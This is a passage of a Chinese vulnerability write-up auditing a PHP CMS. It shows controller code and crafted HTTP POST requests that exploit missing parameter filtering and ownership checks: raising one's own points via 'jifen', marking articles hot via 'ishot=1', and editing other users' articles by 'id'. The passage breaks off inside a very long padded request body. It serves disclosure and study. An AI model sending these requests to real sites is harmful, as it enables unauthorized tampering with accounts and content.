    }
    Error('修改成功! ');
}

$this->display($this->template.'/user/userinfo');
}

```

然后我们再来看 admin 那里修改用户积分的代码

```
/A/c/MemberController.php
```

```

function memberedit(){
    $this->fields_biaoshi = 'member';
    if($this->frparam('go')==1){
        $data = $this->frparam();
        $data = get_fields_data($data,'member');
        $data['username'] = $this->frparam('username',1);
        $data['email'] = $this->frparam('email',1);
        $data['litpic'] = $this->frparam('litpic',1);
        $data['address'] = $this->frparam('address',1);
        $data['province'] = $this->frparam('province',1);
        $data['city'] = $this->frparam('city',1);
        $data['signature'] = $this->frparam('signature',1);
        $data['birthday'] = $this->frparam('birthday',1);
        if($data['pass']!=''){
            if($data['pass']!=$data['repass']){
                JsonResult(array('code'=>1,'msg'=>'两次密码不同! '));
            }
            $data['pass'] = md5(md5($data['pass']).md5($data['pass']));
        }else{
            unset($data['pass']);
        }
        if(M('member')->update(array('id'=>$data['id']),$data)){
            JsonResult(array('code'=>0,'msg'=>'修改成功! '));
        }else{
            JsonResult(array('code'=>1,'msg'=>'修改失败, 请重新提交! '));
        }
    }

    $this->data = M('member')->find(['id'=>$this->frparam('id')]);
    if(!$this->data){
        Error('没有找到该用户! ');
    }
}

```

```
$this->display('member-edit');  
}
```

admin 处修改的 post 表单如下:

```
POST /admin.php/Member/memberedit.html HTTP/1.1  
Host: www.**.net  
Content-Length: 159  
Accept: */*  
X-Requested-With: XMLHttpRequest  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.4012.101 Safari/537.36  
Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
Origin: http://www.**.net  
Referer: http://www.**.net/admin.php/Member/memberedit/id/3.html  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8  
Cookie: PHPSESSID=cdjbtp3sjhc70tg6pko7jguls5  
Connection: close  
  
go=1&id=3&email=333%40qq.com&tel=13011111111&username=13011111111&gid=1&jifen=1234.00&litpic=&file=&b:
```

也就是说这里表单会传递一个 `jifen` 字段提交给后端, 然后 `update` 写入到数据库中, 但是并没有判断是用户传递的还是 admin 传递的, 这就造成了用户在修改资料的时候, 直接提交一个 `jifen` 字段即可

所以我们就在用修改用户资料的地方直接传入一个参数 `jifen=1234` 就可以修改积分了

```
POST /user/userinfo.html HTTP/1.1
Host: www.**.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 159
Origin: http://www.**.net
Connection: close
Referer: http://www.**.net/user/userinfo.html
Cookie: PHPSESSID=6jgmku4kuk71mdljmai77cj432
Upgrade-Insecure-Requests: 1

litpic=&file=&username=13011111111&tel=13011111111&email=333%40qq.com&sex=0&province=&city=&address=&
```

第三处逻辑漏洞——越权修改自己的文章状态

这里我们先演示一下结果，然后再去分析

首先我们注册一个账号，然后点发布文章，随便发布一篇文章



13011111111

他很懒，什么也没有留下~

发布文章

退出登录

欢迎来到本站会员，注册会员后您将享受专属会员服务!包括但不限于专属文章浏览权限，会员投稿权限，在线购物权限，下载会员可见附件等实用功能，欢迎注册体验!

我的关注

我的粉丝

我的投稿

我的收藏

我的喜欢

我的评论

选择专栏: 文章

选择分类: 新闻

文章标题: 1 [必填]

关键词: 1 用逗号(,)分隔

文章主图: 未选择文件。

文章简介: 1 150字以内

文章内容: 1 1500字以内

(<https://xzfile.aliyuncs.com/media/upload/picture/20200603192449-d66b3ee8-a58c-1.png>)

然后在后台看到记录

网站管理

- 栏目列表
- 内容列表
- 友情链接列表
- 轮播图列表
- TAG列表
- 留言列表
- 商品管理
- 扩展管理

我的桌面

内容列表

搜索

是否审核

选择推荐属性

请选择栏目

请输入标题

批量删除

批量复制

批量修改栏目


修改推荐属性

批量审核


新增

l...		排序	栏目	推荐	标题	缩略图	审核	时间	操作
41	☐	0	新闻		this is test	无	未审	2020-05-...	编辑 预览 删除 复制

然后我们在提交文章的地方添加字段 `isshot=1`



然后就可以看到文章是热属性了，虽然文章还没有被审核



跟第一个越权漏洞类似，该漏洞也是因为在用户端没有过滤参数所导致的，这样可以让用户进行恶意传递参数来导致文章的状态被修改

```
/A/c/ArticleController.php
```

```

.....
.....
.....
if($this->frparam('title',1)!=''){
    $sql.=" and title like '%" . $this->frparam('title',1) . "%' ";
}
if($this->frparam('shuxing')){
    if($this->frparam('shuxing')==1){
        $sql.=" and istop=1 ";
    }
    if($this->frparam('shuxing')==2){
        $sql.=" and ishot=1 ";
    }
    if($this->frparam('shuxing')==3){
        $sql.=" and istuijian=1 ";
    }
}

$data = $page->where($sql)->orderby('istop desc,orders desc,id desc')->limit($this->frparam('limit',0);
    $ajaxdata = [];
foreach($data as $k=>$v){

    if($v['ishot']==1){
        $v['tuijian'] = '热';
    }else if($v['istuijian']==1){
        $v['tuijian'] = '荐';
    }else if($v['istop']==1){
        $v['tuijian'] = '顶';
    }else{
        $v['tuijian'] = '无';
    }

}

.....
.....
.....

```

这里是三种状态, `ishot=1` 代表热, `istuijian=1` 代表荐, `istop=1` 代表顶, 如果什么都没有那就是无

所以只需要在用户发布文章的地方添加字段 `ishot=1` 或者 `istuijian=1` 或者 `istop=1` 即可

```
POST /user/release.html HTTP/1.1
Host: www.**.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 119
Origin: http://www.**.net
Connection: close
Referer: http://www.**.net/user/release.html
Cookie: PHPSESSID=6jgmku4kuk71mdljmai77cj432

ajax=1&isshow=&molds=article&tid=2&title=hot&keywords=hoht&litpic=&description=hot&body=%3Cp%3Ehot%3C
```

第四处逻辑漏洞——越权修改别人已发表的文章为未审核

`/Home/c/UserController.php` 中的 `release()` 方法


//文章发布和修改

```
function release(){
.....
.....
.....
.....
.....
    $molds = $this->frparam('molds',1,'article');
    $tid = $this->frparam('tid',0,0);
    if($this->frparam('id')){
        $this->data = M($molds)->find(['id'=>$this->frparam('id'),'member_id'=>$this->member['id']);
        $molds = $this->data['molds'];
        $this->moldsdata = M('molds')->find(['biaoshi'=>$molds]);
        $tid = $this->data['tid'];
    }else{
        $this->data = false;
    }
    $this->molds = $molds;
    $this->tid = $tid;
    $this->classtypetree = get_classtype_tree();
    $this->display($this->template.'/user/article-add');
}
```

上述代码第 10 行至第 21 行，`if($this->frparam('id'))` 这里对 id 并没有判断到底是改用户的文章还是其他用户对文章，导致可以对任意用户对文章进行修改，即把他们的文章变成自己的文章

下面是演示结果：

这里首先需要你发表过文章，不需要审核，只需要发布即可。然后进入编辑模式，点提交，抓包



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192451-d73bd4a4-a58c-1.png)

```
POST /user/release.html HTTP/1.1
Host: www.**.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 117
Origin: http://www.**.net
Connection: close
Referer: http://www.**.net/user/release/id/29/molds/article.html
Cookie: PHPSESSID=1cfjs54o8288d6q68julppqu60

ajax=1&id=29&isshow=0&molds=article&tid=2&title=1&keywords=1&litpic=&description=1&body=%3Cp%3E1%3Cbr%3E2%3Cp%3E3%3Cbr%3E4%3Cp%3E5%3Cbr%3E6%3Cp%3E7%3Cbr%3E8%3Cp%3E9%3Cbr%3E10%3Cp%3E11%3Cbr%3E12%3Cp%3E13%3Cbr%3E14%3Cp%3E15%3Cbr%3E16%3Cp%3E17%3Cbr%3E18%3Cp%3E19%3Cbr%3E20%3Cp%3E21%3Cbr%3E22%3Cp%3E23%3Cbr%3E24%3Cp%3E25%3Cbr%3E26%3Cp%3E27%3Cbr%3E28%3Cp%3E29%3Cbr%3E30%3Cp%3E31%3Cbr%3E32%3Cp%3E33%3Cbr%3E34%3Cp%3E35%3Cbr%3E36%3Cp%3E37%3Cbr%3E38%3Cp%3E39%3Cbr%3E40%3Cp%3E41%3Cbr%3E42%3Cp%3E43%3Cbr%3E44%3Cp%3E45%3Cbr%3E46%3Cp%3E47%3Cbr%3E48%3Cp%3E49%3Cbr%3E50%3Cp%3E51%3Cbr%3E52%3Cp%3E53%3Cbr%3E54%3Cp%3E55%3Cbr%3E56%3Cp%3E57%3Cbr%3E58%3Cp%3E59%3Cbr%3E60%3Cp%3E61%3Cbr%3E62%3Cp%3E63%3Cbr%3E64%3Cp%3E65%3Cbr%3E66%3Cp%3E67%3Cbr%3E68%3Cp%3E69%3Cbr%3E70%3Cp%3E71%3Cbr%3E72%3Cp%3E73%3Cbr%3E74%3Cp%3E75%3Cbr%3E76%3Cp%3E77%3Cbr%3E78%3Cp%3E79%3Cbr%3E80%3Cp%3E81%3Cbr%3E82%3Cp%3E83%3Cbr%3E84%3Cp%3E85%3Cbr%3E86%3Cp%3E87%3Cbr%3E88%3Cp%3E89%3Cbr%3E90%3Cp%3E91%3Cbr%3E92%3Cp%3E93%3Cbr%3E94%3Cp%3E95%3Cbr%3E96%3Cp%3E97%3Cbr%3E98%3Cp%3E99%3Cbr%3E100%3Cp%3E101%3Cbr%3E102%3Cp%3E103%3Cbr%3E104%3Cp%3E105%3Cbr%3E106%3Cp%3E107%3Cbr%3E108%3Cp%3E109%3Cbr%3E110%3Cp%3E111%3Cbr%3E112%3Cp%3E113%3Cbr%3E114%3Cp%3E115%3Cbr%3E116%3Cp%3E117%3Cbr%3E118%3Cp%3E119%3Cbr%3E120%3Cp%3E121%3Cbr%3E122%3Cp%3E123%3Cbr%3E124%3Cp%3E125%3Cbr%3E126%3Cp%3E127%3Cbr%3E128%3Cp%3E129%3Cbr%3E130%3Cp%3E131%3Cbr%3E132%3Cp%3E133%3Cbr%3E134%3Cp%3E135%3Cbr%3E136%3Cp%3E137%3Cbr%3E138%3Cp%3E139%3Cbr%3E140%3Cp%3E141%3Cbr%3E142%3Cp%3E143%3Cbr%3E144%3Cp%3E145%3Cbr%3E146%3Cp%3E147%3Cbr%3E148%3Cp%3E149%3Cbr%3E150%3Cp%3E151%3Cbr%3E152%3Cp%3E153%3Cbr%3E154%3Cp%3E155%3Cbr%3E156%3Cp%3E157%3Cbr%3E158%3Cp%3E159%3Cbr%3E160%3Cp%3E161%3Cbr%3E162%3Cp%3E163%3Cbr%3E164%3Cp%3E165%3Cbr%3E166%3Cp%3E167%3Cbr%3E168%3Cp%3E169%3Cbr%3E170%3Cp%3E171%3Cbr%3E172%3Cp%3E173%3Cbr%3E174%3Cp%3E175%3Cbr%3E176%3Cp%3E177%3Cbr%3E178%3Cp%3E179%3Cbr%3E180%3Cp%3E181%3Cbr%3E182%3Cp%3E183%3Cbr%3E184%3Cp%3E185%3Cbr%3E186%3Cp%3E187%3Cbr%3E188%3Cp%3E189%3Cbr%3E190%3Cp%3E191%3Cbr%3E192%3Cp%3E193%3Cbr%3E194%3Cp%3E195%3Cbr%3E196%3Cp%3E197%3Cbr%3E198%3Cp%3E199%3Cbr%3E200%3Cp%3E201%3Cbr%3E202%3Cp%3E203%3Cbr%3E204%3Cp%3E205%3Cbr%3E206%3Cp%3E207%3Cbr%3E208%3Cp%3E209%3Cbr%3E210%3Cp%3E211%3Cbr%3E212%3Cp%3E213%3Cbr%3E214%3Cp%3E215%3Cbr%3E216%3Cp%3E217%3Cbr%3E218%3Cp%3E219%3Cbr%3E220%3Cp%3E221%3Cbr%3E222%3Cp%3E223%3Cbr%3E224%3Cp%3E225%3Cbr%3E226%3Cp%3E227%3Cbr%3E228%3Cp%3E229%3Cbr%3E230%3Cp%3E231%3Cbr%3E232%3Cp%3E233%3Cbr%3E234%3Cp%3E235%3Cbr%3E236%3Cp%3E237%3Cbr%3E238%3Cp%3E239%3Cbr%3E240%3Cp%3E241%3Cbr%3E242%3Cp%3E243%3Cbr%3E244%3Cp%3E245%3Cbr%3E246%3Cp%3E247%3Cbr%3E248%3Cp%3E249%3Cbr%3E250%3Cp%3E251%3Cbr%3E252%3Cp%3E253%3Cbr%3E254%3Cp%3E255%3Cbr%3E256%3Cp%3E257%3Cbr%3E258%3Cp%3E259%3Cbr%3E260%3Cp%3E261%3Cbr%3E262%3Cp%3E263%3Cbr%3E264%3Cp%3E265%3Cbr%3E266%3Cp%3E267%3Cbr%3E268%3Cp%3E269%3Cbr%3E270%3Cp%3E271%3Cbr%3E272%3Cp%3E273%3Cbr%3E274%3Cp%3E275%3Cbr%3E276%3Cp%3E277%3Cbr%3E278%3Cp%3E279%3Cbr%3E280%3Cp%3E281%3Cbr%3E282%3Cp%3E283%3Cbr%3E284%3Cp%3E285%3Cbr%3E286%3Cp%3E287%3Cbr%3E288%3Cp%3E289%3Cbr%3E290%3Cp%3E291%3Cbr%3E292%3Cp%3E293%3Cbr%3E294%3Cp%3E295%3Cbr%3E296%3Cp%3E297%3Cbr%3E298%3Cp%3E299%3Cbr%3E300%3Cp%3E301%3Cbr%3E302%3Cp%3E303%3Cbr%3E304%3Cp%3E305%3Cbr%3E306%3Cp%3E307%3Cbr%3E308%3Cp%3E309%3Cbr%3E310%3Cp%3E311%3Cbr%3E312%3Cp%3E313%3Cbr%3E314%3Cp%3E315%3Cbr%3E316%3Cp%3E317%3Cbr%3E318%3Cp%3E319%3Cbr%3E320%3Cp%3E321%3Cbr%3E322%3Cp%3E323%3Cbr%3E324%3Cp%3E325%3Cbr%3E326%3Cp%3E327%3Cbr%3E328%3Cp%3E329%3Cbr%3E330%3Cp%3E331%3Cbr%3E332%3Cp%3E333%3Cbr%3E334%3Cp%3E335%3Cbr%3E336%3Cp%3E337%3Cbr%3E338%3Cp%3E339%3Cbr%3E340%3Cp%3E341%3Cbr%3E342%3Cp%3E343%3Cbr%3E344%3Cp%3E345%3Cbr%3E346%3Cp%3E347%3Cbr%3E348%3Cp%3E349%3Cbr%3E350%3Cp%3E351%3Cbr%3E352%3Cp%3E353%3Cbr%3E354%3Cp%3E355%3Cbr%3E356%3Cp%3E357%3Cbr%3E358%3Cp%3E359%3Cbr%3E360%3Cp%3E361%3Cbr%3E362%3Cp%3E363%3Cbr%3E364%3Cp%3E365%3Cbr%3E366%3Cp%3E367%3Cbr%3E368%3Cp%3E369%3Cbr%3E370%3Cp%3E371%3Cbr%3E372%3Cp%3E373%3Cbr%3E374%3Cp%3E375%3Cbr%3E376%3Cp%3E377%3Cbr%3E378%3Cp%3E379%3Cbr%3E380%3Cp%3E381%3Cbr%3E382%3Cp%3E383%3Cbr%3E384%3Cp%3E385%3Cbr%3E386%3Cp%3E387%3Cbr%3E388%3Cp%3E389%3Cbr%3E390%3Cp%3E391%3Cbr%3E392%3Cp%3E393%3Cbr%3E394%3Cp%3E395%3Cbr%3E396%3Cp%3E397%3Cbr%3E398%3Cp%3E399%3Cbr%3E400%3Cp%3E401%3Cbr%3E402%3Cp%3E403%3Cbr%3E404%3Cp%3E405%3Cbr%3E406%3Cp%3E407%3Cbr%3E408%3Cp%3E409%3Cbr%3E410%3Cp%3E411%3Cbr%3E412%3Cp%3E413%3Cbr%3E414%3Cp%3E415%3Cbr%3E416%3Cp%3E417%3Cbr%3E418%3Cp%3E419%3Cbr%3E420%3Cp%3E421%3Cbr%3E422%3Cp%3E423%3Cbr%3E424%3Cp%3E425%3Cbr%3E426%3Cp%3E427%3Cbr%3E428%3Cp%3E429%3Cbr%3E430%3Cp%3E431%3Cbr%3E432%3Cp%3E433%3Cbr%3E434%3Cp%3E435%3Cbr%3E436%3Cp%3E437%3Cbr%3E438%3Cp%3E439%3Cbr%3E440%3Cp%3E441%3Cbr%3E442%3Cp%3E443%3Cbr%3E444%3Cp%3E445%3Cbr%3E446%3Cp%3E447%3Cbr%3E448%3Cp%3E449%3Cbr%3E450%3Cp%3E451%3Cbr%3E452%3Cp%3E453%3Cbr%3E454%3Cp%3E455%3Cbr%3E456%3Cp%3E457%3Cbr%3E458%3Cp%3E459%3Cbr%3E460%3Cp%3E461%3Cbr%3E462%3Cp%3E463%3Cbr%3E464%3Cp%3E465%3Cbr%3E466%3Cp%3E467%3Cbr%3E468%3Cp%3E469%3Cbr%3E470%3Cp%3E471%3Cbr%3E472%3Cp%3E473%3Cbr%3E474%3Cp%3E475%3Cbr%3E476%3Cp%3E477%3Cbr%3E478%3Cp%3E479%3Cbr%3E480%3Cp%3E481%3Cbr%3E482%3Cp%3E483%3Cbr%3E484%3Cp%3E485%3Cbr%3E486%3Cp%3E487%3Cbr%3E488%3Cp%3E489%3Cbr%3E490%3Cp%3E491%3Cbr%3E492%3Cp%3E493%3Cbr%3E494%3Cp%3E495%3Cbr%3E496%3Cp%3E497%3Cbr%3E498%3Cp%3E499%3Cbr%3E500%3Cp%3E501%3Cbr%3E502%3Cp%3E503%3Cbr%3E504%3Cp%3E505%3Cbr%3E506%3Cp%3E507%3Cbr%3E508%3Cp%3E509%3Cbr%3E510%3Cp%3E511%3Cbr%3E512%3Cp%3E513%3Cbr%3E514%3Cp%3E515%3Cbr%3E516%3Cp%3E517%3Cbr%3E518%3Cp%3E519%3Cbr%3E520%3Cp%3E521%3Cbr%3E522%3Cp%3E523%3Cbr%3E524%3Cp%3E525%3Cbr%3E526%3Cp%3E527%3Cbr%3E528%3Cp%3E529%3Cbr%3E530%3Cp%3E531%3Cbr%3E532%3Cp%3E533%3Cbr%3E534%3Cp%3E535%3Cbr%3E536%3Cp%3E537%3Cbr%3E538%3Cp%3E539%3Cbr%3E540%3Cp%3E541%3Cbr%3E542%3Cp%3E543%3Cbr%3E544%3Cp%3E545%3Cbr%3E546%3Cp%3E547%3Cbr%3E548%3Cp%3E549%3Cbr%3E550%3Cp%3E551%3Cbr%3E552%3Cp%3E553%3Cbr%3E554%3Cp%3E555%3Cbr%3E556%3Cp%3E557%3Cbr%3E558%3Cp%3E559%3Cbr%3E560%3Cp%3E561%3Cbr%3E562%3Cp%3E563%3Cbr%3E564%3Cp%3E565%3Cbr%3E566%3Cp%3E567%3Cbr%3E568%3Cp%3E569%3Cbr%3E570%3Cp%3E571%3Cbr%3E572%3Cp%3E573%3Cbr%3E574%3Cp%3E575%3Cbr%3E576%3Cp%3E577%3Cbr%3E578%3Cp%3E579%3Cbr%3E580%3Cp%3E581%3Cbr%3E582%3Cp%3E583%3Cbr%3E584%3Cp%3E585%3Cbr%3E586%3Cp%3E587%3Cbr%3E588%3Cp%3E589%3Cbr%3E590%3Cp%3E591%3Cbr%3E592%3Cp%3E593%3Cbr%3E594%3Cp%3E595%3Cbr%3E596%3Cp%3E597%3Cbr%3E598%3Cp%3E599%3Cbr%3E600%3Cp%3E601%3Cbr%3E602%3Cp%3E603%3Cbr%3E604%3Cp%3E605%3Cbr%3E606%3Cp%3E607%3Cbr%3E608%3Cp%3E609%3Cbr%3E610%3Cp%3E611%3Cbr%3E612%3Cp%3E613%3Cbr%3E614%3Cp%3E615%3Cbr%3E616%3Cp%3E617%3Cbr%3E618%3Cp%3E619%3Cbr%3E620%3Cp%3E621%3Cbr%3E622%3Cp%3E623%3Cbr%3E624%3Cp%3E625%3Cbr%3E626%3Cp%3E627%3Cbr%3E628%3Cp%3E629%3Cbr%3E630%3Cp%3E631%3Cbr%3E632%3Cp%3E633%3Cbr%3E634%3Cp%3E635%3Cbr%3E636%3Cp%3E637%3Cbr%3E638%3Cp%3E639%3Cbr%3E640%3Cp%3E641%3Cbr%3E642%3Cp%3E643%3Cbr%3E644%3Cp%3E645%3Cbr%3E646%3Cp%3E647%3Cbr%3E648%3Cp%3E649%3Cbr%3E650%3Cp%3E651%3Cbr%3E652%3Cp%3E653%3Cbr%3E654%3Cp%3E655%3Cbr%3E656%3Cp%3E657%3Cbr%3E658%3Cp%3E659%3Cbr%3E660%3Cp%3E661%3Cbr%3E662%3Cp%3E663%3Cbr%3E664%3Cp%3E665%3Cbr%3E666%3Cp%3E667%3Cbr%3E668%3Cp%3E669%3Cbr%3E670%3Cp%3E671%3Cbr%3E672%3Cp%3E673%3Cbr%3E674%3Cp%3E675%3Cbr%3E676%3Cp%3E677%3Cbr%3E678%3Cp%3E679%3Cbr%3E680%3Cp%3E681%3Cbr%3E682%3Cp%3E683%3Cbr%3E684%3Cp%3E685%3Cbr%3E686%3Cp%3E687%3Cbr%3E688%3Cp%3E689%3Cbr%3E690%3Cp%3E691%3Cbr%3E692%3Cp%3E693%3Cbr%3E694%3Cp%3E695%3Cbr%3E696%3Cp%3E697%3Cbr%3E698%3Cp%3E699%3Cbr%3E700%3Cp%3E701%3Cbr%3E702%3Cp%3E703%3Cbr%3E704%3Cp%3E705%3Cbr%3E706%3Cp%3E707%3Cbr%3E708%3Cp%3E709%3Cbr%3E710%3Cp%3E711%3Cbr%3E712%3Cp%3E713%3Cbr%3E714%3Cp%3E715%3Cbr%3E716%3Cp%3E717%3Cbr%3E718%3Cp%3E719%3Cbr%3E720%3Cp%3E721%3Cbr%3E722%3Cp%3E723%3Cbr%3E724%3Cp%3E725%3Cbr%3E726%3Cp%3E727%3Cbr%3E728%3Cp%3E729%3Cbr%3E730%3Cp%3E731%3Cbr%3E732%3Cp%3E733%3Cbr%3E734%3Cp%3E735%3Cbr%3E736%3Cp%3E737%3Cbr%3E738%3Cp%3E739%3Cbr%3E740%3Cp%3E741%3Cbr%3E742%3Cp%3E743%3Cbr%3E744%3Cp%3E745%3Cbr%3E746%3Cp%3E747%3Cbr%3E748%3Cp%3E749%3Cbr%3E750%3Cp%3E751%3Cbr%3E752%3Cp%3E753%3Cbr%3E754%3Cp%3E755%3Cbr%3E756%3Cp%3E757%3Cbr%3E758%3Cp%3E759%3Cbr%3E760%3Cp%3E761%3Cbr%3E762%3Cp%3E763%3Cbr%3E764%3Cp%3E765%3Cbr%3E766%3Cp%3E767%3Cbr%3E768%3Cp%3E769%3Cbr%3E770%3Cp%3E771%3Cbr%3E772%3Cp%3E773%3Cbr%3E774%3Cp%3E775%3Cbr%3E776%3Cp%3E777%3Cbr%3E778%3Cp%3E779%3Cbr%3E780%3Cp%3E781%3Cbr%3E782%3Cp%3E783%3Cbr%3E784%3Cp%3E785%3Cbr%3E786%3Cp%3E787%3Cbr%3E788%3Cp%3E789%3Cbr%3E790%3Cp%3E791%3Cbr%3E792%3Cp%3E793%3Cbr%3E794%3Cp%3E795%3Cbr%3E796%3Cp%3E797%3Cbr%3E798%3Cp%3E799%3Cbr%3E800%3Cp%3E801%3Cbr%3E802%3Cp%3E803%3Cbr%3E804%3Cp%3E805%3Cbr%3E806%3Cp%3E807%3Cbr%3E808%3Cp%3E809%3Cbr%3E810%3Cp%3E811%3Cbr%3E812%3Cp%3E813%3Cbr%3E814%3Cp%3E815%3Cbr%3E816%3Cp%3E817%3Cbr%3E818%3Cp%3E819%3Cbr%3E820%3Cp%3E821%3Cbr%3E822%3Cp%3E823%3Cbr%3E824%3Cp%3E825%3Cbr%3E826%3Cp%3E827%3Cbr%3E828%3Cp%3E829%3Cbr%3E830%3Cp%3E831%3Cbr%3E832%3Cp%3E833%3Cbr%3E834%3Cp%3E835%3Cbr%3E836%3Cp%3E837%3Cbr%3E838%3Cp%3E839%3Cbr%3E840%3Cp%3E841%3Cbr%3E842%3Cp%3E843%3Cbr%3E844%3Cp%3E845%3Cbr%3E846%3Cp%3E847%3Cbr%3E848%3Cp%3E849%3Cbr%3E850%3Cp%3E851%3Cbr%3E852%3Cp%3E853%3Cbr%3E854%3Cp%3E855%3Cbr%3E856%3Cp%3E857%3Cbr%3E858%3Cp%3E859%3Cbr%3E860%3Cp%3E861%3Cbr%3E862%3Cp%3E863%3Cbr%3E864%3Cp%3E865%3Cbr%3E866%3Cp%3E867%3Cbr%3E868%3Cp%3E869%3Cbr%3E870%3Cp%3E871%3Cbr%3E872%3Cp%3E873%3Cbr%3E874%3Cp%3E875%3Cbr%3E876%3Cp%3E877%3Cbr%3E878%3Cp%3E879%3Cbr%3E880%3Cp%3E881%3Cbr%3E882%3Cp%3E883%3Cbr%3E884%3Cp%3E885%3Cbr%3E886%3Cp%3E887%3Cbr%3E888%3Cp%3E889%3Cbr%3E890%3Cp%3E891%3Cbr%3E892%3Cp%3E893%3Cbr%3E894%3Cp%3E895%3Cbr%3E896%3Cp%3E897%3Cbr%3E898%3Cp%3E899%3Cbr%3E900%3Cp%3E901%3Cbr%3E902%3Cp%3E903%3Cbr%3E904%3Cp%3E905%3Cbr%3E906%3Cp%3E907%3Cbr%3E908%3Cp%3E909%3Cbr%3E910%3Cp%3E911%3Cbr%3E912%3Cp%3E913%3Cbr%3E914%3Cp%3E915%3Cbr%3E916%3Cp%3E917%3Cbr%3E918%3Cp%3E919%3Cbr%3E920%3Cp%3E921%3Cbr%3E922%3Cp%3E923%3Cbr%3E924%3Cp%3E925%3Cbr%3E926%3Cp%3E927%3Cbr%3E928%3Cp%3E929%3Cbr%3E930%3Cp%3E931%3Cbr%3E932%3Cp%3E933%3Cbr%3E934%3Cp%3E935%3Cbr%3E936%3Cp%3E937%3Cbr%3E938%3Cp%3E939%3Cbr%3E940%3Cp%3E941%3Cbr%3E942%3Cp%3E943%3Cbr%3E944%3Cp%3E945%3Cbr%3E946%3Cp%3E947%3Cbr%3E948%3Cp%3E949%3Cbr%3E950%3Cp%3E951%3Cbr%3E952%3Cp%3E953%3Cbr%3E954%3Cp%3E955%3Cbr%3E956%3Cp%3E957%3Cbr%3E958%3Cp%3E959%3Cbr%3E960%3Cp%3E961%3Cbr%3E962%3Cp%3E963%3Cbr%3E964%3Cp%3E965%3Cbr%3E966%3Cp%3E967%3Cbr%3E968%3Cp%3E969%3Cbr%3E970%3Cp%3E9